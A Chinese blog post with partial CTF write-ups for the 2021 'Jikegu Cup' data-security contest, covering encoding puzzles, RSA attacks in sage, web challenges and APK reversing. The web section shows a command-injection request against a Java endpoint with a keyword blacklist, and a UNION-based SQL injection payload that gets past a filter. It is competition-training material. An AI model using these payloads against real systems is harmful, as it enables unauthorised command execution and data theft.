2021年“极客谷杯”数据安全劳动和技能竞赛部分WP

原创

七堇墨年 于 2021-12-24 00:15:02 发布

文章标签： 安全

本文链接：https://blog.csdn.net/justruofeng/article/details/122117610

2021年“极客谷杯”数据安全劳动和技能竞赛WP

公众号：Th0r安全

文章目录


Misc

1. ### 奇奇怪怪的编码3

编码1：。。。

```
&#102;&#108;&#97;&#103;&#123;&#98;&#98;&#49;&#54;&#98;&#102;&#54;&#97;
```

辨别为Html编码，解码得flag{bb16bf6a，网址：http://tool.chinaz.com/tools/htmlencode.aspx



编码2：泡泡牙牙学语

```
xetof-momok-fisyk-ditof-lamef-cosif-hyvax
```

辨别为Bubble编码，解码得78ac2b67a1359，网址：http://www.hiencode.com/bubble.html

编码3：JJ

```
$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""
+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.
__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$
_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_
$+$.$$$+$._$_+$._$$+$._$_+$.$$__+$.$__$+$.$$$_+$.$$$$+$.$__$+$.$$__+"}"+"\"")())();
```

辨别为Bubble编码，解码得57232c9ef9c}，网址： http://www.hiencode.com/jjencode.html

组合起来就是flag{bb16bf6a78ac2b67a135957232c9ef9c}

CRYPTO

1. modulus

```
sage: xgcd(e1,e2)
(3, 41247, -43954)
sage: gcd(e1,e2)
3
sage: x,u,v=gcd(e1,e2)
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)<ipython-input-5-43ff36163c84> in <mo
dule>----> 1 x,u,v=gcd(e1,e2)
TypeError: cannot unpack non-iterable sage.rings.integer.Integer objectsage: x,u,v=xgcd(e1,e2) sage: u*e1+v*e2

3
sage: u*e1+v*e2==x
True
sage: d0=(pow(c1,u,n)*pow(c2,v,n))
sage: from gmpy2 import iroot                  sage: iroot(d0,3)
---------------------------------------------------------------------------
TypeError                                 Traceback (most recent call last)
<ipython-input-12-4b1685eb3648> in <module>
----> 1 iroot(d0,Integer(3))

TypeError: iroot() requires 'int','int' arguments
sage: iroot(int(d0),3)
(mpz(13040004482825156860395157624819040851050261866880924188457925556421111415369843947863093885),
 True)
sage: m0=iroot(int(d0),3)
sage: int(m0[0])
13040004482825156860395157624819040851050261866880924188457925556421111415369843947863093885
sage: m=int(m0[0])
sage: from Crypto.Util.number import getPrime, inverse, bytes_to_long, long_to_b
....: ytes
sage: long_to_bytes(m)
b'flag{a701117077ee72efa48262264e829612}'
sage:
flag{a701117077ee72efa48262264e829612}
```

2. dpdqdr


直接拿sagemath解：

```
....: yp=733604129243157434106128581098861692331226088135468595319954311597022 81
....: 180116580962235297605024326120716590757069707814371806343766956894408106 01
....: 905818435427956852576890919084338953490816373097276522140379742873559114 69
....: 437270322771631473805382501426124443723152621954552662921565669438045576 23
....: 319253942627829
....: yq=400110039829131189204772335643290523894222761072662432873677661243577 36
....: 739027781899850422097218506350119257015460291153483339485727984512959771 80
....: 564564089952508085052527330498814550950696275566420840748880787367204097 04
....: 160964596626779682437810707514822346925759439142436339825050453574750700 19
....: 527351586080273
....: yr=215040409391129831253839422141876953834595568319048000611680770608469 83
....: 552476434854825475457749096404504088696171780970907072305495623953811379 17
....: 944978914204981770354345849824418669998485840190372923636243965960056189 59
....: 310515972481704200557925533535789158480632168318270951001731802706493679 17
....: 678965552672673
....: c=220428832901130282093087304800127910055992783874826238869471313726515822
....: 196746908777026147887315019800546695346099376727742597231512404648514329 91
....: 108804890238932123064056568314556570149809566001960441921331086646827694 32
....: 411558530299343669506741392150566824381492213745432912022951305477765490 69
....: 333898123270448986380025937093195496539532193583979030254746589985556996 04
....: 022457248120066749825390056366395053134560176394933778726888468898246974 43
....: 80006435119997310653
sage: from Crypto.Util.number import getPrime, inverse, bytes_to_long, long_to_b
....: ytes
sage: n=p*q*r
sage: ph=(p-1)*(q-1)*(r-1)
sage: crt([yp,yq,yr],[ph//(yp-1),ph//(yq-1),ph//(r-1)])
180171082464374053908724148860532892402211297680533542388398535453834172907613878404996937264910840683839492218577406084732161035594853616635682742116386285685614450931033973858666956799894677000293641816748133955996766539487948804565611537261710022099179895552234767207025739864114095299424717709389711203691962958870048027041933529979254347064603957575629597368213177818898674074934676565163091712467379167824560246364784943493509690650643108047919019285042353
sage: d=crt([yp,yq,yr],[ph//(p-1),ph//(q-1),ph//(r-1)])
sage: pow(c,d,n)
379743871670328309527207219923289726730663759975513896939475070681284707306605285683090892153100996954192476499928337356254160162758924501584806216323547564372077175597195793925787150042944218770495236037246210435722181077782533816268121453743982599796949871264954049513045861108553609439395352109886797295779206374281260468413473489718 4
sage: long_to_bytes(pow(c,d,n))
b'DASCTF{8ec820e5251db6e7a1758543a1123824}'
```

Web

1. 粗心的开发人员

打开题目发现备注：这次我一定不能粗心忘了项目完成时要清除遗留的多余的文件



尝试/info，显示发现目录下存在R.class文件，可能导致源代码泄露，请及时处理！

构造rce,用脚本进行截断验证，通过爆破得到密码secret


```
package rce;
```


```java
import java.io.BufferedInputStream;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import org.apache.logging.log4j.util.Strings;
import org.springframework.util.DigestUtils;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

@RequestMapping({"/r"})
@RestController
public class RCE {
    private boolean waf1(String data) {
        String[] blacks = {"cat", "more", "tail", "f", "l", "a", "g", "?", "*", "[", "]", "0", "1", "2", "3", "4
", "5", "6", "7", "8", "9", ">", ";", "/"};
        if (Strings.isEmpty(data)) {
            System.out.println("1111");
            return true;
        }
        for (String black : blacks) {
            if (data.toLowerCase().contains(black)) {
                return false;
            }
        }
        return true;
    }

    @PostMapping({"/e"})
    public String CE(String x, String c, String cmd) {
        if (!waf1(cmd)) {
            return "hacker!! Go away!1111";
        }
        if (!DigestUtils.md5DigestAsHex(x.getBytes()).startsWith("5ebe2294")) {
            return DigestUtils.md5DigestAsHex(x.getBytes()).substring(0, 8);
        }
        Runtime run = Runtime.getRuntime();
        StringBuilder sb = new StringBuilder();
        try {
            Process p = run.exec(c);
            BufferedInputStream in = new BufferedInputStream(p.getInputStream());
            BufferedReader inBr = new BufferedReader(new InputStreamReader(in));
            while (true) {
                String tmpStr = inBr.readLine();
                if (tmpStr == null) {
                    break;
                }
                sb.append(tmpStr);
            }
            if (p.waitFor() != 0 && p.exitValue() == 1) {
                return "failed!!";
            }
            inBr.close();
            in.close();
            return sb.toString();
        } catch (Exception e) {
            return String.valueOf(e);
        }
    }
}
```

`http://d5b33c1e-2247-4717-98df-83b10127eaf6.jkg.dasctf.com/r/e`，然后通过POST发送数据x=secret&c=ls，发现flag.txt，






然后构造`http://d5b33c1e-2247-4717-98df-83b10127eaf6.jkg.dasctf.com/r/e`，POST发送数据x=secret&c=cat flag.txt得到flag

2. ## love_sql

根据提示存在备份文件，dirsearch扫发现了www.zip，里面有网站的源码。



逐一打开，发现在content.php里面存在注入，但是绕过了一些东西。采用联合注入，题目告诉了flag在flag表里，这样就知道了表名，直接进行无列名注入。但是对内容进行了一次waf：

```
if(!stristr($row['content'],'DASCTF') && !stristr($row['time'],'DASCTF')){
        echo $row['content']."<br/>";
        echo $row['time'];
    }
```

构造payload为：

```
content.php?id=-1%20union%20select%201,2,(select%20hex(hex(group_concat(`2`)))%20from%20(select%201,2%20union%20select%20*%20from%20flag)a)
```


然后发现一串hex编码：

2
3332324334343431353334333534343637423338333833383338333236313634363233363635363133303338363433363632333633363632333833333339333136363338333836353333333233393336333833333744

在线hex解密，网址：`http://stool.chinaz.com/hex`

322C4441534354467B383838326164623665613038643662363662383339316638386533323936383 37D

继续二次hex解密



2,DASCTF{8882adb6ea08d6b66b8391f88e329683}

re

1. ## 忘记密码了

Rever1writeup

```
public void lambda$onCreate$0$MainActivity(View arg3) {
        if(this.m.getText().toString().trim().equals(a.a(a.a("afwwn2u2y111").substring(0, 8)))) {
            Toast.makeText(((Context)this), "解锁成功", 0).show();
        }
        else {
            Toast.makeText(((Context)this), "解锁fail", 0).show();
        }
}
```

反编译这个apk，使用了JEB工具，按tab查看源代码。而a.a 代表md5函数，substring取前8位字符。相关php代码如下：

```
php -r 'echo md5(substr(md5("afwwn2u2y111"),0,8));';
```

flag为 9a91774f5aedf27c00b05d5cc7931438